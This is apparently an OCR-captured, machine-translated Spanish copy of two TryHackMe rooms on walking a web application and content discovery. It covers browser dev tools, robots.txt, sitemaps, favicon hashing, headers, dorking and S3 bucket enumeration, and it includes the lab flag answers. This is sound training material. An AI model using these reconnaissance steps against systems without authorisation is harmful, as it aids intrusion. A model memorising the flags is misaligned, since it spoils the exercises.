Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación
Tarea 2 Explorando el sitio web
Tarea 3 Ver la fuente de la página
Tarea 4 Herramientas de desarrollador: inspector
Tarea 5 Herramientas de desarrollador: depurador

Herramientas de desarrollador: depurador

Este panel en las herramientas de desarrollo está destinado a depurar JavaScript y, nuevamente, es una característica excelente para los desarrolladores web que desean descubrir por qué algo podría no estar funcionando. Pero como probadores de penetración, nos da la opción de profundizar en el código JavaScript. En Firefox y Safari, esta función se llama Depurador, pero en Google Chrome se llama Fuentes.


En el sitio web de soporte de TI de Acme, haga clic en la página de contacto; cada vez que se carga la página, es posible que observe un rápido destello rojo en la pantalla. Usaremos el depurador para determinar qué es este destello rojo y si contiene algo interesante. Depurar un punto rojo no sería algo que harías en el mundo real como probador de penetración, pero nos permite usar esta función y acostumbrarnos al Depurador.

En ambos navegadores, en el lado izquierdo, verá una lista de todos los recursos que utiliza la página web actual. Si hace clic en la carpeta de activos, verá un archivo llamado flash.min.js. Al hacer clic en este archivo se muestra el contenido del archivo JavaScript.

Muchas veces, al visualizar archivos javascript, notarás que todo está en una línea, porque se ha minimizado, lo que significa que se han eliminado todos los formatos (tabulaciones, espacios y nuevas líneas) para hacer el archivo más pequeño. Este archivo no es una excepción a esto y también ha sido ofuscado, lo que lo hace deliberadamente difícil de leer, por lo que otros desarrolladores no pueden copiarlo tan fácilmente.

Podemos devolver algunos de los formatos usando la opción "Pretty Print", que parece dos llaves { } para hacerlo un poco más legible, aunque debido a la confusión, todavía es difícil comprender qué está pasando con el archivo. Si se desplaza hasta la parte inferior del archivo flash.min.js, verá la línea:

```
flash['remove']();
```



(Haga clic en la imagen para ampliar)

Este pequeño fragmento de JavaScript es lo que elimina la ventana emergente roja de la página. Podemos utilizar otra característica del depurador llamada **puntos de interrupción** . Estos son puntos en el código en los que podemos forzar al navegador a dejar de procesar JavaScript y pausar la ejecución actual.

Si hace clic en el número de línea que contiene el código anterior, notará que se vuelve azul; ahora ha insertado un punto de interrupción en esta línea. Ahora intente actualizar la página y notará que el cuadro rojo permanece en la página en lugar de desaparecer y contiene una bandera.

Responda las siguientes preguntas

¿Cuál es la bandera en el cuadro rojo?

THM{CATCH_ME_IF_YOU_CAN}

Respuesta correcta | Pista

Tarea 6 Herramientas para desarrolladores: red

Creado por tryhackme
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

5981

Caminando una aplicación

Revise manualmente una aplicación web en busca de problemas de seguridad utilizando únicamente las herramientas de desarrollo de su navegador. Hackear solo con tu navegador, sin herramientas ni scripts.

100%

Tarea 1 Caminando una aplicación

Tarea 2 Explorando el sitio web

Tarea 3 Ver la fuente de la página

Tarea 4 Herramientas de desarrollador: inspector

Tarea 5 Herramientas de desarrollador: depurador


Tarea 6 Herramientas para desarrolladores: red

Herramientas para desarrolladores: red

La pestaña de red en las herramientas de desarrollo se puede utilizar para realizar un seguimiento de cada solicitud externa que realiza una página web. Si hace clic en la pestaña Red y luego actualiza la página, verá todos los archivos que solicita la página.

Intente hacer esto en la página de contacto; puedes presionar el ícono de la papelera para eliminar la lista si está un poco superpoblada.

Con la pestaña de red abierta, intente completar el formulario de contacto y presionar el botón **Enviar mensaje** . Notarás un evento en la pestaña de red, y este es el formulario que se envía en segundo plano utilizando un método llamado AJAX. AJAX es un método para enviar y recibir datos de red en segundo plano de una aplicación web sin interferir cambiando la página web actual.



Examine la nueva entrada en la pestaña de red que creó el formulario de contacto y vea la página a la que se enviaron los datos para revelar una bandera.

Responda las siguientes preguntas

¿Cuál es la bandera que se muestra en la solicitud de red de mensajes de contacto?

THM{GOT_AJAX_FLAG}

Respuesta correcta | Pista

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 223211 usuarios aquí y esta sala tiene 884 días.

4226

Descubrimiento de contenido

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Iniciar máquina

En primer lugar, deberíamos preguntarnos, en el contexto de la seguridad de las aplicaciones web, ¿qué es el contenido? El contenido puede ser muchas cosas, un archivo, un vídeo, una imagen, una copia de seguridad, una característica del sitio web. Cuando hablamos de descubrimiento de contenido, no nos referimos a las cosas obvias que podemos ver en un sitio web; son las cosas que no se nos presentan de inmediato y que no siempre estuvieron destinadas al acceso público.

Este contenido podría ser, por ejemplo, páginas o portales destinados al uso del personal, versiones anteriores del sitio web, archivos de respaldo, archivos de configuración, paneles de administración, etc.

Hay tres formas principales de descubrir contenido en un sitio web que cubriremos. Manualmente, Automatizado y OSINT (Inteligencia de Código Abierto).

Inicie AttackBox (haciendo clic en el botón azul "Iniciar AttackBox") y la máquina en esta tarea.

Responda las siguientes preguntas

¿Qué es el método Content Discovery que comienza con M?

Manually — Respuesta correcta

¿Cuál es el método Content Discovery que comienza con A?

Automated — Respuesta correcta

¿Qué es el método Content Discovery que comienza con O?

OSINT — Respuesta correcta

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Hay varios lugares que podemos consultar manualmente en un sitio web para comenzar a descubrir más contenido.

Robots.txt
El archivo robots.txt es un documento que indica a los motores de búsqueda qué páginas son y qué páginas no pueden mostrar en los resultados de su motor de búsqueda o prohíbe a motores de búsqueda específicos rastrear el sitio web por completo. Puede ser una práctica común restringir ciertas áreas del sitio web para que no aparezcan en los resultados de los motores de búsqueda. Estas páginas pueden ser áreas como portales de administración o archivos destinados a los clientes del sitio web. Este archivo nos brinda una excelente lista de ubicaciones en el sitio web que los propietarios no quieren que descubramos como evaluadores de penetración.

Eche un vistazo al archivo robots.txt en el sitio web de soporte de TI de Acme para ver si tienen algo que no quieran incluir en la lista. Para hacer esto, abra Firefox en AttackBox e ingrese la URL: http://MACHINE_IP/robots.TXT (*esta URL se actualizará 2 minutos después de iniciar la máquina en la tarea 1*)

Responda las siguientes preguntas

¿Cuál es el directorio en robots.txt que los rastreadores web no pueden ver?

/staff-portal — Respuesta correcta

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Iniciar AttackBox | Ayuda


100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

favicon
El favicon es un pequeño icono que se muestra en la barra o pestaña de direcciones del navegador y se utiliza para marcar un sitio web.



A veces, cuando se utilizan marcos para crear un sitio web, queda un favicon que forma parte de la instalación, y si el desarrollador del sitio web no lo reemplaza con uno personalizado, esto puede darnos una pista sobre qué marco está en uso. OWASP aloja una base de datos de íconos de marcos comunes que puede usar para compararlos con el favicon de destino https://wiki.owasp.org/index.php/OWASP_favicon_database . Una vez que conocemos la pila del marco, podemos utilizar recursos externos para descubrir más sobre ella (consulte la siguiente sección).

Ejercicio práctico:

En AttackBox, abre Firefox e ingresa la URL https://static-labs.tryhackme.cloud/sites/favicon/ aquí verás un sitio web básico con una nota que dice "Sitio web próximamente...", si miras En tus pestañas verás un ícono que confirma que este sitio está usando un favicon.

Al ver la fuente de la página, verá que la línea seis contiene un enlace al archivo images/favicon.ico.

```
5     <title>Welcome to my webpage!</title>
6     <link rel="shortcut icon" type="image/jpg" href="images/favicon.ico"/>
7 </head>
```

Si ejecuta el siguiente comando en AttackBox, descargará el favicon y obtendrá su valor hash md5 que luego podrá buscar en https://wiki.owasp.org/index.php/OWASP_favicon_database .

rizo

```
user@machine$ curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico | md5sum
```

Nota: Este curl fallará en AttackBox si eres un usuario gratuito, en cuyo caso deberías usar una VM para esto. Si su hash termina en 427e, entonces su rizo falló y es posible que deba intentarlo nuevamente. También puedes ejecutar esto en Windows en Powershell como se muestra a continuación.

Potencia Shell

```
PS C:\> curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico -UseBasicParsing -o favicon.ico
PS C:\> Get-FileHash .\favicon.ico -Algorithm MD5
```

Responda las siguientes preguntas

¿A qué marco pertenecía el favicon?

cgiirc | Respuesta correcta | Pista

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Mapa del sitio.xml

A diferencia del archivo robots.txt, que restringe lo que los rastreadores de los motores de búsqueda pueden ver, el archivo sitemap.xml proporciona una lista de todos los archivos que el propietario del sitio web desea incluir en un motor de búsqueda. A veces, estos pueden contener áreas del sitio web a las que es un poco más difícil navegar o incluso enumerar algunas páginas web antiguas que el sitio actual ya no utiliza pero que aún funcionan entre bastidores.

Eche un vistazo al archivo sitemap.xml en el sitio web de soporte de TI de Acme para ver si hay algún contenido nuevo que aún no hayamos descubierto: http://MACHINE_IP/sitemap.xml (ábralo en el navegador Firefox en AttackBox).

Responda las siguientes preguntas

¿Cuál es la ruta del área secreta que se puede encontrar en el archivo sitemap.xml?

/s3cr3t-area

Respuesta correcta

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Encabezados HTTP

Cuando realizamos solicitudes al servidor web, el servidor devuelve varios encabezados HTTP. Estos encabezados a veces pueden contener información útil, como el software del servidor web y posiblemente el lenguaje de programación/scripting en uso. En el siguiente ejemplo, podemos ver que el servidor web es NGINX versión 1.18.0 y ejecuta PHP versión 7.4.3. Utilizando esta información, podríamos encontrar versiones vulnerables del software que se está utilizando. Intente ejecutar el siguiente comando curl en el servidor web, donde el modificador **-v** habilita el modo detallado, que generará los encabezados (¡puede haber algo interesante!).

rizo

```
user@machine$ curl http://MACHINE_IP -v
*   Trying MACHINE_IP:80...
* TCP_NODELAY set
* Connected to MACHINE_IP (MACHINE_IP) port 80 (#0)
> GET / HTTP/1.1
> Host: MACHINE_IP
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< X-Powered-By: PHP/7.4.3
< Date: Mon, 19 Jul 2021 14:39:09 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
```

Responda las siguientes preguntas

¿Cuál es el valor de la bandera del encabezado X-FLAG?

THM{HEADER_FLAG} Respuesta correcta Pista

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Pila de marco

Una vez que haya establecido el marco de un sitio web, ya sea a partir del ejemplo de favicon anterior o buscando pistas en la fuente de la página, como comentarios, avisos de derechos de autor o créditos, podrá ubicar el sitio web del marco. A partir de ahí, podemos aprender más sobre el software y otra información, lo que posiblemente nos lleve a descubrir más contenido.

Si observa la fuente de la página de nuestro sitio web de soporte de TI de Acme (http://MACHINE_IP), verá un comentario al final de cada página con el tiempo de carga de la página y también un enlace al sitio web del marco, que es https:// /static-labs.tryhackme.cloud/sites/thm-web-framework . Echemos un vistazo a ese sitio web. Ver la página de documentación nos proporciona la ruta del portal de administración del marco, lo que nos proporciona una marca si se ve en el sitio web de soporte de TI de Acme.

Responda las siguientes preguntas

¿Cuál es la bandera del portal de administración del framework?

THM{CHANGE_DEFAULT_CREDENTIALS} Respuesta correcta

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

También hay recursos externos disponibles que pueden ayudar a descubrir información sobre su sitio web de destino; Estos recursos a menudo se denominan OSINT o (Inteligencia de código abierto), ya que son herramientas disponibles gratuitamente que recopilan información:

Hackear Google / Dorking
Hacking de Google / Dorking utiliza las funciones avanzadas del motor de búsqueda de Google, que le permiten seleccionar contenido personalizado. Puede, por ejemplo, seleccionar resultados de un determinado nombre de dominio usando el filtro **sitio:** por ejemplo (sitio: tryhackme.com). Luego puede hacer coincidir esto con ciertos términos de búsqueda, digamos, por ejemplo, la palabra administrador (sitio :tryhackme.com admin) esto solo devolverá resultados del sitio web tryhackme.com que contenga la palabra admin en su contenido. También puedes combinar varios filtros. A continuación se muestra un ejemplo de más filtros que puede utilizar:

Filtrar	Ejemplo	Descripción
sitio	sitio:tryhackme.com	devuelve resultados sólo de la dirección del sitio web especificado
inurl	URL: administrador	devuelve resultados que tienen la palabra especificada en la URL
Tipo de archivo	tipo de archivo:pdf	devuelve resultados que son una extensión de archivo particular
título	título: administrador	devuelve resultados que contienen la palabra especificada en el título

Puede encontrar más información sobre el hacking de Google aquí: https://en.wikipedia.org/wiki/Google_hacking

Responda las siguientes preguntas

¿Qué operador idiota de Google se puede utilizar para mostrar solo resultados de un sitio en particular?

site:

Respuesta correcta Pista

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Wappalizador

Wappalyzer (https://www.wappalyzer.com/) es una herramienta en línea y una extensión de navegador que ayuda a identificar qué tecnologías utiliza un sitio web, como marcos, sistemas de gestión de contenido (CMS), procesadores de pagos y mucho más, e incluso puede encuentre también los números de versión.

Responda las siguientes preguntas

¿Qué herramienta en línea se puede utilizar para identificar qué tecnologías utiliza un sitio web?

Wappalyzer | Respuesta correcta

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Máquina Wayback

Wayback Machine (https://archive.org/web/) es un archivo histórico de sitios web que se remonta a finales de los años 90. Puede buscar un nombre de dominio y le mostrará todas las veces que el servicio eliminó la página web y guardó el contenido. Este servicio puede ayudar a descubrir páginas antiguas que aún pueden estar activas en el sitio web actual.

Responda las siguientes preguntas

¿Cuál es la dirección web de Wayback Machine?

https://archive.org/web/ | Respuesta correcta

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

GitHub

Para comprender Git Hub, primero debes comprender Git. Git es un **sistema de control de versiones** que rastrea los cambios en los archivos de un proyecto. Trabajar en equipo es más fácil porque puedes ver qué está editando cada miembro del equipo y qué cambios realizó en los archivos. Cuando los usuarios han terminado de realizar sus cambios, los confirman con un mensaje y luego los envían de regreso a una ubicación central (repositorio) para que los demás usuarios puedan luego transferir esos cambios a sus máquinas locales. GitHub es una versión alojada de Git en Internet. Los repositorios pueden configurarse como públicos o privados y tener varios controles de acceso. Puede utilizar la función de búsqueda de GitHub para buscar nombres de empresas o nombres de sitios web para intentar localizar repositorios que pertenezcan a su objetivo. Una vez descubierto, es posible que tenga acceso al código fuente, contraseñas u otro contenido que aún no haya encontrado.

Responda las siguientes preguntas

¿Qué es Git?

version control system

Respuesta correcta

Tarea 11 OSINT - Depósitos S3

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

Tarea 1 ¿Qué es el descubrimiento de contenido?

Tarea 2 Descubrimiento manual - Robots.txt

Tarea 3 Descubrimiento manual - Favicon

Tarea 4 Descubrimiento manual: Sitemap.xml

Tarea 5 Descubrimiento manual: encabezados HTTP

Tarea 6 Descubrimiento manual: pila de marco

Tarea 7 OSINT - Hackeo de Google / Dorking

Tarea 8 OSINT - Wappalyzer

Tarea 9 OSINT - Wayback Machine

Tarea 10 OSINT-GitHub

Tarea 11 OSINT - Depósitos S3

Cubos S3

S3 Buckets es un servicio de almacenamiento proporcionado por Amazon AWS, que permite a las personas guardar archivos e incluso contenido de sitios web estáticos en la nube accesible a través de HTTP y HTTPS. El propietario de los archivos puede establecer permisos de acceso para que los archivos sean públicos, privados e incluso escribibles. A veces, estos permisos de acceso están configurados incorrectamente y, sin darse cuenta, permiten el acceso a archivos que no deberían estar disponibles para el público. El formato de los depósitos de S3 es http(s):// **{nombre}. s3.amazonaws.com** donde {nombre} lo decide el propietario, como tryhackme-assets.s3.amazonaws.com . Los depósitos de S3 se pueden descubrir de muchas maneras, como buscar las URL en la fuente de la página del sitio web, en los repositorios de GitHub o incluso automatizar el proceso. Un método de automatización común es utilizar el nombre de la empresa seguido de términos comunes como **{nombre}** -activos, **{nombre}** -www, **{nombre}** -público, **{nombre}** -privado, etc.

Responda las siguientes preguntas

¿En qué formato de URL terminan los depósitos de Amazon S3?

.s3.amazonaws.com | Respuesta correcta | Pista

Tarea 12 Descubrimiento automatizado

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 162272 usuarios aquí y esta sala tiene 829 días.

4226

Descubrimiento de contenido

Iniciar AttackBox | Ayuda

Conozca las diversas formas de descubrir contenido oculto o privado en un servidor web que podría generar nuevas vulnerabilidades.

100%

- Tarea 1 ¿Qué es el descubrimiento de contenido?
- Tarea 2 Descubrimiento manual - Robots.txt
